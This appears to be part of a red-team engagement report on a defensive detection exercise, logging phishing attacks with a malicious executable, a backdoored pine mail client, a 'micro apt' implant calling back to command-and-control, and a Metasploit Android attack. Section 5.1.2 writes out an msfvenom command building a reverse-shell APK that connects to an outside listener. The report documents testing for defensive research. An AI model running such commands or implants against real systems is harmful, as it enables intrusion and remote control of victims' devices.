The attacker ran a different kind of attack against TRACE. The attacker sent a malicious executable as an e-mail attachment to the target that exploits a vulnerability in pine. The exploit did not work as expected, but the user opened and file and ran it anyway. The attack did not work as expected, so the attacker tried sending another e-mail, this time with micro apt. This attempt worked and resulted in a new micro apt process running on target with a connection out to the micro apt listener. The attacker ran a portscan of the target network hosts. The attacker also tried to open a shell process but failed.

4.9.1 Comments

This attack was designed specifically for TRACE due to their previously stated work on defending the pine e-mail client. We installed a vulnerable pine e-mail client that would do two things: 1) write stolen e-mail data to a file called tcexcil, and 2) automatically run specific e-mail attachments when the e-mail is opened. The first e-mail attachment we sent failed to run. We discovered this happened because our version of pine was no longer running due to a system restart, and the original version was running instead. We also discovered that the executable we had sent would not run as expected on the target. We learned the night before that QT was required, and we installed it since we could not get it to statically link during the engagement. Once our vulnerable pine client was running, we tried again but this time with the micro apt implant. When the user opened the e-mail, micro apt automatically executed as a new process and connected back to the listener for C2. Finally, we were unable to start a new shell process using micro apt on the target, but we suspect this has more to do with our ssh tunneling than with micro apt.

4.9.2 Event Log

- 13:50 from bob to everyone tcexec (malicious executable)
- 13:50 Pine backdoor tcexec
- 13:50 Did the attachment run automatically? No.
- 14:02 Manual download tcexec to desktop
- 14:02 ran it
- 14:02 failed missing library
- 14:10 found that our vulnerable pine client wasn't running on the target, started it
- 14:15 sent micro as tcexec (port 8061)
- 14:20 open email with attachment
- 14:20 got connection micro apt
- 14:22 portscan from micro apt
- 14:25 micro apt shell cmd try 1: 03.12.253.24:80, fail
- 14:28 micro apt shell cmd try 2: 207.103.191.4:80, fail
- 14:28 micro apt shell cmd try 3: 207.103.191.4:80, fail
- 14:28 micro apt quit

4.9.3 Addresses

- [eth0:951] 162.66.239.75:80 -> 128.55.12.167:8061 TRACE micro
- [eth0:955] 103.12.253.24:80 -> 128.55.12.167:8065 shell try
- [eth0:959] 207.103.191.4:80 -> 128.55.12.167:8069 shell try 2
- [eth0:959] 207.103.191.4:80 -> 128.55.12.167:8069 shell try 2

4.9.4 Interactions


4.9.4.1 Files

- tcexec file downloaded to disk
- tcexfil file written to tmp directory
- Micro APT File downloaded to disk

4.9.4.2 Connections

- Micro APT C2

4.9.5 Graph



4.10 20180413 1500 FiveDirections – Phishing E-mail w/ Executable

4.10.1 Summary

The attacker did not use the malicious executable against the Windows hosts.

4.10.2 Comments

After the failed malicious executable attacks on Linux, we did not attempt to run it on Windows. We realized the night before that QT was required to run the executable. We could not get it to statically link the week of the engagement, so we installed QT the night prior to the attack as benign activity. During the Linux failed attacks, we discovered there were other dependencies that we did not have installed on the target, so we chose to skip it altogether. We might revisit this in engagement 4.

4.11 20180413 TA5.2 Windows

4.11.1 Summary

The attacker did not use the malicious executable against the Windows hosts.

4.11.2 Comments

After the failed malicious executable attacks on Linux, we did not attempt to run it on Windows. We realized the night before that QT was required to run the executable. We could not get it to statically link the week of the engagement, so we installed QT the night prior to the attack as benign activity. During the Linux failed attacks, we discovered there were other dependencies that we did not have installed on the target, so we chose to skip it altogether. We might revisit this in engagement 4.

5 Metasploit

5.1 20180413 ClearScope

The attacker ran an attack against ClearScope. The attacker managed to get the user to install a Metasploit APK on the phone. The user ran the app but nothing happened. The app was uninstalled and reinstalled multiple times, but still the app did not appear to do anything. The attacker received multiple connection attempts from the Metasploit app, but for some reason the meterpreter session failed to download the meterpreter payload to the target every time.

5.1.1 Comments

The attack failed to work. We built a standard Metasploit APK with a TCP reverse shell and had ClearScope instrument it for us. The app connected out to our meterpreter listener many times, over and over again, but every time the connection was lost as the meterpreter listener failed to send the meterpreter payload to the target. A similar Metasploit process worked in engagement 2 on ClearScope using an instrumented BlueApp APK with an uninstrumented Metasploit capability inserted into it. We do not know why the meterpreter payload failed to run on the ClearScope phone but will test on target in the future to see if we can make it work. We had other ideas for Metasploit as well but did not try those since the basic TCP reverse shell failed to work.

5.1.2 Event Log

- Generate MsgApp from metasploit and have it instrumented
- msfvenom -p android/meterpreter/reverse_tcp LHOST=53.157.70.118 LPORT=80 R > app.apk
- 1028 Install MsgApp (metasploit apk)
- 1056 clicked
- 1056 connect out
- No Wifi on Phone
- 1100 clicked again
- 1100 connect out but fail
- 1111 clicked again
- 1112 session started
- 1120 clicked again
- 1120 died
- 1141 clicked again, fail
- many many connections out to 53.157.70.118
- 1200 no luck giving up
- 1303 Install MetaApp
- Hang
- 1305 Install MetaApp
- Hang
- 1307 Benign ScreenCapture, start show log
- 1308 install metaapp again
- Hang

- 1310 Benign stop, hide log
- 1310 Benign bluetooth, broadcast, refresh
- 1314 Did metaapp actually install?
- 1314 click 3 times, nothing happening
- 1415 install again and click
- 1415 nothing, no shells

5.1.3 Addresses

- [eth0:917] 53.157.70.118:80 -> 128.55.12.167:8037   meterpreter

5.1.4 Interactions

5.1.4.1 Files

- Installed application /data/local/tmp/MsgApp.apk

5.1.4.2 Connections

- Many failed connections to meterpreter listener